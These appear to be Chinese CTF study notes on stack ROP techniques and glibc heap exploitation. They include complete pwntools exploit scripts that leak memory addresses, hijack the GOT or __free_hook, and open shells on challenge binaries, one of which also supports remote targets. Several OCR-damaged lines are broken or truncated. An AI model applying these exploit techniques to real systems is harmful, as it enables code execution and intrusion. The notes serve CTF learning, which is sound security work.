栈溢出技巧 ROP

基本ROP

ret2text

ret2shellcode

ret2syscall

32位

> 调用int $0x80进入系统调用，将系统调用号传入eax，各个参数按照ebx、ecx、edx的顺序传递到寄存器中，系统调用返回值储存到eax寄存器

64位

> 调用syscall进入系统调用，将系统调用号传入rax，各个参数按照rdi、rsi、rdx的顺序传递到寄存器中，系统调用返回值储存到rax寄存器

利用方法

```
execve("/bin/sh",NULL,NULL)
```

利用gadget完成 r2 /R指令搜索gadget

ret2libc

目的**:** 执行**system("/bin/sh")**或**execve("/bin/sh",NULL,NULL)**

> 当栈溢出的长度过大，溢出的内容覆盖了__environ中地址中的重要内容时，调用system函数就会失败

要点**:** 泄漏**libc**基址

方法**:**

- 通过一些打印函数(puts, write, printf)泄漏got表内容, 进而推算libc基址

高级ROP

stack pivoting 栈劫持

> - 可以控制的栈溢出的字节数较少，难以构造较长的 ROP 链
> - 开启了 PIE 保护，栈地址未知，我们可以将栈劫持到已知的区域。
> - 劫持到堆空间，进行堆漏洞利用


原理**:** 通过**rop**和**shellcode**控制**esp**

> - 无PIE, NX, 可以计算Shellcode与esp的相对偏移
> - payload: shellcode|padding|fake ebp|&(jmp esp)|set esp point to shellcode and jmp esp

frame faking 构造假栈帧

通过控制**ebp,**进而控制**esp.** 控制程序执行流的同时，也改变程序栈帧的位置

> payload: buffer padding | fake ebp | leave ret addr |
>
> - 程序执行两次leave;ret;



Eg: over.over

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE
```

IDA

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  while ( sub_400676() )
    ;
  return 0LL;
}

int sub_400676()
```

```
{
  char buf[80]; // [rsp+0h] [rbp-50h]

  memset(buf, 0, sizeof(buf));
  putchar('>');
  read(0, buf, 96uLL);
  return puts(buf);
}
```

EXP

```
from pwn import *
context.binary = "./over.over"

def DEBUG(cmd):
    raw_input("DEBUG: ")
    gdb.attach(io, cmd)

io = process("./over.over")
elf = ELF("./over.over")
libc = elf.libc

io.sendafter(">", 'a' * 80)
stack = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\0')) - 0x70
success("stack -> {:#x}".format(stack))


#  DEBUG("b *0x4006B9\nc")
io.sendafter(">", flat(['11111111', 0x400793, elf.got['puts'],\
 elf.plt['puts'], 0x400676, (80 - 40) * '1', stack, 0x4006be]))\
libc.address = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\0')) - \
libc.sym['puts']
success("libc.address -> {:#x}".format(libc.address))

pop_rdi_ret=0x400793
'''
$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret"

0x00000000000f5279 : pop rdx ; pop rsi ; ret
'''
pop_rdx_pop_rsi_ret=libc.address+0xf5279


payload=flat(['22222222', pop_rdi_ret, \
next(libc.search("/bin/sh")),pop_rdx_pop_rsi_ret,p64(0),p64(0), \
libc.sym['execve'], (80 - 7*8 ) * '2', stack - 0x30, 0x4006be])

io.sendafter(">", payload)
```

```
io.interactive()
```

ret2_dl_runtime_resolve

> linux利用_dl_runtime_resolve(link_map_obj, reloc_index)来对动态链接的函数进行重定位。
>
> - 对index是否越界不做检查
> - 通过符号表中的符号名称进行解析

符号表结构

```
typedef struct
{
  Elf32_Word st_name;//符号名,在字符串表中的下标
  Elf32_Addr st_value;
  //目标文件中, 如st_shndx不为SHN_COMMON,表示符号段内偏移
  //否则表示对齐属性
  //可执行文件 or动态链接库, 表示虚拟地址
  Elf32_Word st_size; //符号大小(字节)
  unsigned char st_info;//类型和绑定信息
  //低四位:Type
  //STT_NOTYPE 未知类型
  //STT_OBJECT 数据对象
  //STT_FUNC 函数或代码
  //STT_SECTION 段 对应STB_LOCAL
  //STT_FILE 文件名 对应STB_LOCAL,st_shndx为SHN_ABS
  //
  //高四位:绑定信息
  //STB_LOCAL
  //STB_GLOBAL

  //STB_WEAK
  unsigned char st_other; //0
  Elf32_Half st_shndx; //符号所在段
  //SHN_ABS 0xff1 绝对值
  //SHN_COMMON 0xff2 "COMMON块" 未初始化全局符号
  //SHN_UNDEF 0 未定义,定义在其它模块
}
```

重定位表结构

```
typedef struct
{
```

```
    Elf32_Addr r_offset;//重定位入口
    //可重定位文件: 段内偏移
    //EXE  or Shared Lib: 虚拟地址
    Elf32_Word r_info;
    //重定位入口类型和符号
    //低8位: 类型     高24位,对应符号表中的下标
  }
```

64位

符号表结构

```
typedef struct elf64_sym {
  Elf64_Word st_name;       /* Symbol name, index in string tbl */
  unsigned char st_info;    /* Type and binding attributes */
  unsigned char st_other;   /* No defined meaning, 0 */
  Elf64_Half st_shndx;      /* Associated section index */
  Elf64_Addr st_value;      /* Value of the symbol */
  Elf64_Xword st_size;      /* Associated symbol size */
} Elf64_Sym;
```

重定位表结构

```
typedef __u16   Elf64_Half;
typedef __u32   Elf64_Word;
typedef __u64   Elf64_Addr;
typedef __u64   Elf64_Xword;
typedef __s64   Elf64_Sxword;

typedef struct elf64_rela {
  Elf64_Addr r_offset;  /* Location at which to apply the action */
  Elf64_Xword r_info;   /* index and type of relocation */
  Elf64_Sxword r_addend;    /* Constant addend used to compute value */
} Elf64_Rela;
#define ELF64_R_SYM(i) ((i) >> 32) #define ELF64_R_TYPE(i) ((i) & 0xffffffff)
```

- _dl_runtime_resolver的第二个参数由offset 变为index, 依然通过栈传递参数
- .dynsym节包含了动态链接符号表
- Elf32_Sym[num]中的num对应着ELF32_R_SYM(Elf32_Rel->r_info)

```
ELF32_R_SYM(Elf32_Rel->r_info) = (Elf32_Rel->r_info) >> 8
```

利用方法

1. 控制eip为PLT[0]的地址，只需传递一个index_arg参数
2. 控制index_arg的大小，使reloc的位置落在可控地址内
3. 伪造reloc的内容，使sym落在可控地址内
4. 伪造sym的内容，使name落在可控地址内
5. 伪造name为任意库函数，如system

Eg: bof

checksec:

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

exp

```
from pwn import *

io = process('./bof')
elf = ELF('./bof')


read_plt = elf.plt['read']
write_got = elf.got['write']
ppp_ret = 0x08048619
bss_addr = 0x0804a040
dynsym_addr = 0x080481d8
dynstr_addr = 0x08048278
rel_plt_addr = 0x08048330
base_stage = bss_addr + 0x800
pop_ebp_ret = 0x0804861b
leave_ret = 0x0804851d

payload = 'A' * 112
payload += p32(read_plt)
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base_stage)
payload += p32(100)
# frame faking
payload += p32(pop_ebp_ret)
payload += p32(base_stage)
payload += p32(leave_ret)
```

```
io.sendline(payload)

plt_0 = 0x08048380
st_name  = base_stage + 80 - dynstr_addr
fake_reloc_addr = base_stage + 20
fake_sym_addr = base_stage + 28

reloc_index = fake_reloc_addr - rel_plt_addr
align = 0x10 - ((fake_sym_addr - dynsym_addr) & 0xf)
fake_sym_addr += align
dynsym_index = (fake_sym_addr - dynsym_addr) / 0x10
r_info = dynsym_index << 8 | 0x7
fake_reloc = p32(write_got) + p32(r_info)
fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12)
sh_addr = fake_sym_addr + 0x10

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(reloc_index)
payload2 += 'AAAA'
payload2 += p32(sh_addr)
payload2 += fake_reloc
payload2 += 'B' * align
payload2 += fake_sym
payload2 += '/bin/sh' + '\x00'
payload2 += (80 - len(payload2)) * 'A'
payload2 += 'system' + '\x00'
payload2 += (100 - len(payload2)) * 'A'
io.sendline(payload2)

io.interactive()
```

Roputils

1. `rop.fill(len)`填充至return address
2. `rop.raw(str)`填充
3. `rop.migrate(addr)`迁移栈
4. `rop.call(func_addr_or_name, args[])`执行函数调用
5. `rop.dl_resolve_call(stack_addr_of_plt_0,args[])`调用plt_0
6. `rop.string(str)`填充字符串`rop.fill()`填充至`stack_addr_of_plt_0`
7. `rop.dl_resolve_data(stack_addr_of_plt_0,fake_func_name)`填充fake reloc&sym ...

堆溢出

malloc_chunk

```
/*
  This struct declaration is misleading (but accurate and necessary).
  It declares a "view" into memory allowing access to necessary
  fields at known offsets from a given base. See explanation below.
*/
struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

INTERNAL_SIZE_T

```
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif
```

SIZE_SZ

```
#define size_sz (sizeof(INTERNAL_SIZE_T))
```

MALLOC_ALIGN_MASK

```
#define MALLOC_ALIGN_MASK(MALLOC_ALIGNMENT - 1)
```

chunk与mem指针转换

```
/*conversation from malloc headers to user pointers, and back */
#define chunk2mem(p) ((void *)((char *)(p) +2 *SIZE_SZ))
```

```
#define mem2chunk(mem) ((mchunkptr)((char *)(mem) - 2 *SIZE_SZ)
```

最小chunk大小

```
/* The smallest possible chunk */
#define MIN_CHUNK_SIZE (offsetof(strict malloc_chunk, fd_nextsize))


/*The smallest size we can malloc is an aligned minimal chunk */
//MALLOC_ALIGN_MASK = 2 * SIZE_SZ -1
#define MINSIZE \
    (unsigned long ) (((MIN_CHUNK_SIZE + MALLOC_ALIGN_MASK) &  \
                       ~MALLOC_ALIGN_MASK))
```

检查是否对齐

2 * SIZE_SZ大小对齐

```
/* Check if m has acceptable alignment */
// MALLOC_ALIGN_MASK = 2 * SIZE_SZ -1
#define aligned_OK(m) (((unsigned long) (m)& MALLOC_ALIGN_MASK) == 0)

#define misaligned_chunk(p)\
    ((uintptr_t)(MALLOC_ALIGNMENT == 2 * SIZE_SZ ? (p) : chunk2mem(p))  \
     MALLOC_ALIGN_MASK)
```

请求字节数判断

```
/*
Check if a request is so large that it would wrap around zero when
padded and aligned. To simplify some other code, the bound is made
low enough so that adding MINSIZE will also not wrap around zero.
*/

#define REQUEST_OUT_OF_RANGE(req)                 \
    ((unsigned long) (req) >= (unsigned long) (INTERNAL_SIZE_T)(-2 * MINSIZE)
```

将用户请求内存大小转为实际分配内存大小

```
/* pad request bytes into a usable size -- internal version */
//MALLOC_ALIGN_MASK - 2 * SIZE_SZ -1
#define request2size(req)                                  \
    (((req) + SIZE_SZ + MALLOC_ALIGN_MASK < MINSIZE)       \
     ? MINSIZE                                             \
     : ((req) + SIZE_SZ + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK)

#define checked_request2size(req, sz)       \
    if(REQUEST_OUT_OF_RANGE(req)){          \
    __set_errno(ENOMEM);                    \
    return 0;                               \
    }                                       \
    (sz) = request2size(req);
```

Bin

对于small bins,l large bins, unsorted bins 来说，Ptmalloc 将它们维护在同一个数组中。这些bin对应的数据结构在malloc_state 中，如下

```
#define NBINS 128
/* Normal bins packed as described above */
mchunkptr bins[NBINS * 2 -2];
```

- 将每个bin(链表头)看作一个chunk，但只保留bk（指向最后一个可用chunk）, fd（指向第一个可用chunk）

Fast Bins

- LIFO
- Single-linked
- 对应fastbinsY数组

Small Bins

```
公差为8或16，从下标2开始，到63; 共62个，大小由16B or 32B 到504B or 1008B
```

- `Chunk_size=2 * SIZE_SZ * index`

Large Bins

- Large bin中的chunk可能在两个链表中，（fd bk链表和fd_nextsize链表）


First fit behavior

ptmalloc分配过程

> 根据用户请求分配的内存的大小， ptmalloc 有可能会在两个地方为用户分配内存空间。 在第一次分配内存时，一般情况下只存在一个主分配区，但也有可能从父进程那里继承来了多个非主分配区，在这里主要讨论主分配区的情况， brk 值等于start_brk，所以实际上 heap 大小为 0， top chunk 大小也是 0。 这时， 如果不增加 heap大小，就不能满足任何分配要求。所以， 若用户的请求的内存大小小于 mmap 分配阈值，则 ptmalloc 会初始 heap。 然后在 heap 中分配空间给用户， 以后的分配就基于这个 heap进行。若第一次用户的请求就大于 mmap 分配阈值， 则 ptmalloc 直接使用 mmap()分配一块内存给用户， 而 heap 也就没有被初始化， 直到用户第一次请求小于 mmap 分配阈值的内存分配。第一次以后的分配就比较复杂了，简单说来，ptmalloc 首先会查找 fast bins，如果不能找到匹配的 chunk， 则查找 small bins。 若还是不行，合并 fast bins，把 chunk加入 unsorted bin，在 unsorted bin 中查找， 若还是不行， 把 unsorted bin 中的 chunk 全加入 large bins 中，并查找 large bins。在 fast bins 和 small bins 中的查找都需要精确匹配，而在 large bins 中查找时， 则遵循“smallest-first， best-fit”的原则， 不需要精确匹配。若以上方法都失败了， 则 ptmalloc 会考虑使用 top chunk。 若 top chunk 也不能满足分配要求。 而且所需 chunk 大小大于 mmap 分配阈值， 则使用 mmap 进行分配。 否则增加heap， 增大 top chunk。 以满足分配要求。

堆中的 Off-By-One

Eg: b00ks



程序每创建一个book会分配0x20字节的结构来维护它的信息

```
{
    int id;
    char *name;
    char *description;
```

```
    int size;
}
```

create

book结构中存在name和description，name和description在堆上分配。首先分配name buffer，使用malloc，大小自定但小于32。

```
printf("\nEnter book name size: ", *(_QWORD *)&size);
__isoc99_scanf("%d", &size);
printf("Enter book name (Max 32 chars): ", &size);
ptr = malloc(size);
```

之后分配description，同样大小自定但无限制。

```
printf("\nEnter book description size: ", *(_QWORD *)&size);
       __isoc99_scanf("%d", &size);

v5 = malloc(size);
```

之后分配book结构的内存

```
v4 = (struc_book *)malloc(0x20uLL);
if ( v4 )
{
    v4->size = v2;
    *((_QWORD *)books + v3) = v4;
    v4->description = (__int64)v6;
    v4->name = (__int64)ptr;
    v4->id = ++id;
    return 0LL;
}
```

read_buf函数越界1字节

```
signed __int64 __fastcall read_buf(_BYTE *a1, int size)
{
  int i; // [rsp+14h] [rbp-Ch]
  _BYTE *buf; // [rsp+18h] [rbp-8h]

  if ( size <= 0 )
    return 0LL;
  buf = a1;
```

```
  for ( i = 0; ; ++i )
  {
    if ( (unsigned int)read(0, buf, 1uLL) != 1 )
      return 1LL;
    if ( *buf == '\n' )
      break;
    ++buf;
    if ( i == size )
      break;

  }
  *buf = 0; //越界字节填0
  return 0LL;
}
```

思路

1. books数组和name相距0x20, 写books[0]时会覆盖name末尾\x00, 造成堆地址泄漏

```
.bss:0000000000202040 name_str        db    ? ;
.bss:0000000000202041                 db    ? ;
.bss:0000000000202042                 db    ? ;
...
.bss:0000000000202060 book_list       db    ? ;
```

2. 精心控制books[0]->description, 伪造fake book
3. 再次修改name, 可覆盖books[0]一字节为0, 通过精心控制, 使得books[0]指向fake book
4. fake book 的description可指向任意地址, 造成任意地址读写
5. description内容 长度不限,可申请大内存使libc调用mmap分配内存,由于mmap分配内存与libc基址存在固定偏移, 使fake book的description指向book2的description, 泄漏libc基址
6. 修改fake book的description内容, 使book2的description指向__free_hook
7. 修改book2的description内容, 使free_hook指向 execve("/bin/sh",NULL,NULL)

EXP

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *

payload = 'A'*32

io = process('./b00ks')
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
```

```
# Wait for debugger
pid = util.proc.pidof(io)[0]
print "The pid is: " + str(pid)
#util.proc.wait_for_debugger(pid)

# Create book1
log.info(io.recvuntil('Enter author name: '))
# \x00覆盖了books数组第0项末尾
io.sendline(payload)
log.info(io.recvuntil('> '))                    ##1
io.sendline('1')
log.info(io.recvuntil('book name size: '))
io.sendline('32')
log.info(io.recvuntil('(Max 32 chars): '))
io.sendline('book1')
log.info(io.recvuntil('description size: '))
io.sendline('256')
log.info(io.recvuntil('description: '))
io.sendline('description1')
log.info(io.recvuntil('> '))                    ##2
io.sendline('4')
# 由于字符串末尾\x00被覆盖, 泄漏出book1结构件地址
log.info(io.recvuntil('A'*32))
book1_addr = u64(io.recvn(6).ljust(8,'\x00'))
print hex(book1_addr)
推算出book2结构体地址
book2_addr = book1_addr + 0x70

# Create book2
log.info(io.recvuntil('> '))                    ##3
io.sendline('1')
log.info(io.recvuntil('book name size: '))
io.sendline('32')
log.info(io.recvuntil('(Max 32 chars): '))
io.sendline('book2')
log.info(io.recvuntil('description size: '))
io.sendline(str(0x40000))
log.info(io.recvuntil('description: '))
io.sendline('description2')

# Modify book1 to construct fake book
log.info(io.recvuntil('> '))                    ##4
io.sendline('3')
log.info(io.recvuntil('want to edit: '))
io.sendline('1')
log.info(io.recvuntil('book description: '))
io.sendline('A'*0xb0 + p64(1)+ p64(book2_addr) + p64(book2_addr) + p64(0xffff

# Change book1 addr to point to fake book
```

```
log.info(io.recvuntil('> '))                    ##5
io.sendline('5')
log.info(io.recvuntil('Enter author name: '))
io.sendline('A'*32)

# leak mmap base addr
log.info(io.recvuntil('> '))                    ##6
io.sendline('4')
log.info(io.recvuntil('Name: '))
bk2_des_addr = u64(io.recvn(6).ljust(8,'\x00'))

libc_addr = bk2_des_addr - 0x58e010
free_hook_addr = libc_addr + 0x003c67a8
sh = libc_addr + 0x4526a

print hex(libc_addr)
print hex(free_hook_addr)
print(sh)

# Modify book1 to change description ptr of book2
log.info(io.recvuntil('> '))                    ##7
io.sendline('3')
log.info(io.recvuntil('want to edit: '))
io.sendline('1')
log.info(io.recvuntil('book description: '))
io.sendline(p64(free_hook_addr))

# Modify book2 to change description to sh addr
log.info(io.recvuntil('> '))                    ##8
io.sendline('3')
log.info(io.recvuntil('want to edit: '))
io.sendline('2')
log.info(io.recvuntil('book description: '))
io.sendline(p64(sh))
# free
log.info(io.recvuntil('> '))                    ##9
io.sendline('2')
log.info(io.recvuntil('to delete: '))
io.sendline('2')

io.interactive()
```

强网杯opm

程序流程分析

程序实现了一个添加Role和打印Role信息的功能, 每个Role由一个堆上分配的结构体存储,大小为0x20B

```
00000000 struc_role      struc ; (sizeof=0x1C, mappedto_6)
00000000 print_addr      dq ?    ;打印函数地址
00000008 name            dq ?    ;role名称地址
00000010 len             dq ?    ;名称长度
00000018 punch           dd ?    ;打击次数
0000001C struc_role      ends
```

一共可添加10个Role, 指针存放在全局数组Roles中 添加Role的过程add_role:

```
struc_role *add_role()
{
  struc_role *role_chunk; // rbx
  struc_role *role_ptr2; // rbx
  size_t len; // rax
  struc_role *role_ptr3; // rbx
  char buf[128]; // [rsp+0h] [rbp-1A0h]
  struc_role *role_ptr; // [rsp+80h] [rbp-120h]
  char *name_ptr; // [rsp+100h] [rbp-A0h]
  unsigned __int64 v8; // [rsp+188h] [rbp-18h]

  v8 = __readfsqword(0x28u);
  role_chunk = (struc_role *)operator new(0x20uLL);
  init_role((__int64)role_chunk);
  role_ptr = role_chunk;
  role_chunk->print_addr = (__int64)print;
  puts("Your name:");
  gets((__int64)buf);
  role_ptr2 = role_ptr;
  role_ptr2->len = strlen(buf);
  len = strlen(buf);

  name_ptr = (char *)malloc(len);
  strcpy(name_ptr, buf);
  role_ptr->name = (__int64)name_ptr;
  puts("N punch?");
  gets((__int64)buf);
  role_ptr3 = role_ptr;
  role_ptr3->punch = atoi(buf);
  print((__int64)role_ptr);
  return role_ptr;
}
```

gets函数存在栈溢出, 可覆盖Role结构体指针 Exp1:

```
from pwn import *

#context.log_level="debug"
# p = remote("localhost",1234)

p = process('./opm')
# Wait for debugger
pid = util.proc.pidof(p)[0]
print "The pid is: "+str(pid)
util.proc.wait_for_debugger(pid)

def add(name,n):
        p.recvuntil("(E)")
        p.sendline("A")
        p.recvuntil("name:")
        p.sendline(name)
        p.recvuntil("punch?")
        p.sendline(str(n))

def show():
        p.recvuntil("(E)")
        p.sendline("S")



add('A'*0x70,1)
add('B'*0x80+"\x10",2)
add('C'*0x80,'3'+'d'*0x7f+'\x10')
#g()
# 泄漏程序基址
p.recvuntil("B"*8)
heap = u64((p.recvuntil(">",drop=True)).ljust(8,"\x00"))
print hex(heap)
add('E'*8+p64(heap-0x30),str(131441).ljust(0x80,'f')+p64(heap+0xc0)) # 131441
0x20171 size of top thunk
#g()
p.recvuntil("<")
func = u64((p.recvuntil(">",drop=True)).ljust(8,"\x00"))
pro_base = func-0xb30

#g()
print hex(pro_base)

strlen_got = 0x202040
print hex(pro_base+strlen_got)
```

```
#g()
# 泄漏got表
add('G'*8+p64(pro_base+strlen_got),str(131441-0x30-\
0x20).ljust(0x80,'f')+p64(heap+0xc0+0x30+0x20))
p.recvuntil("<")
strlenaddr = u64((p.recvuntil(">",drop=True)).ljust(8,"\x00"))
print hex(strlenaddr)
system = strlenaddr-0x45970 #offset system
print hex(system)

#g()
# system地址低四字节覆盖strlen_got低四字节
# 实现got表劫持
add('U'*0x10,str(system&0xffffffff).ljust(0x80,'h')+\
p64(strlen_got+pro_base-0x18))
add('/bin/sh;','5')
p.interactive()
```

Exp2:

```
#/usr/env/bin python
#-*- coding: utf-8 -*-
from pwn import *
import sys
import os

def add(Name,Punch):
    io.recvuntil('(E)xit\n')
    io.sendline('A')
    io.recvuntil('Your name:\n')
    io.sendline(Name)
    io.recvuntil('N punch?\n')
    io.sendline(Punch)
def show():
    io.recvuntil('(E)xit\n')
    io.sendline('S')
def exploit(flag):
    #leak heap_address
    add('A'*0x70,'0')
    add('B'*0x80+'\x10','1')
    add('C'*0x80,'2'+'C'*(0x80-1)+'\x10')

    io.recvuntil('<')
    io.recvuntil('B'*8)
    heap_base = u64(io.recvuntil('>',drop=True).ljust(0x8,'\x00'))
    log.info('heap_base:'+hex(heap_base))
```

```
    #leak proc_base
    add(p64(heap_base-0x1a0),'3'+"D"*0x7f+p64(heap_base+0xc0-0x8))
    io.recvuntil('<')
    proc = u64(io.recvuntil('>',drop=True).ljust(0x8,'\x00'))-0xb30
    log.info('proc_base:'+hex(proc))

    #leak libc_base
    log.info('printf_address:'+hex(proc+elf.got['printf']))
    add(p64(proc+elf.got['printf']+0x8),'4'+"E"*0x7f+p64(heap_base+0x110-0x8)
    io.recvuntil('<')
    puts = u64(io.recvuntil('>',drop=True).ljust(0x8,'\x00'))
    log.info('puts_addr:'+hex(puts))
    libc.address = puts-libc.symbols['puts']
    system = libc.symbols['system']
    binsh = next(libc.search('/bin/sh'))
    #修改role的func字段，直接执行one gadget获取shell
    one_gadget= libc.address+0x4526a
    log.info('system:'+hex(system))
    log.info('/bin/sh:'+hex(binsh))

    #Getshell
    add(p64(one_gadget)+';sh;','5'+"F"*0x7f+p64(heap_base+0x160))
    show()
    io.interactive()

if __name__ == "__main__":
    context.binary = "./opm"
    context.terminal = ['tmux','sp','-h']
    #context.log_level = 'debug'
    elf = ELF('./opm')
    if len(sys.argv)>1:
        io = remote(sys.argv[1],sys.argv[2])
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        exploit(0)
    else:
        io = process('./opm')
        libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
        print io.libs()
        libc_base = io.libs()['/lib/x86_64-linux-gnu/libc-2.23.so']
        log.info('libc_base:'+hex(libc_base))
        proc_base = io.libs()[os.getcwd()+'/opm']
        log.info('proc_base:'+hex(proc_base))
        exploit(1)
```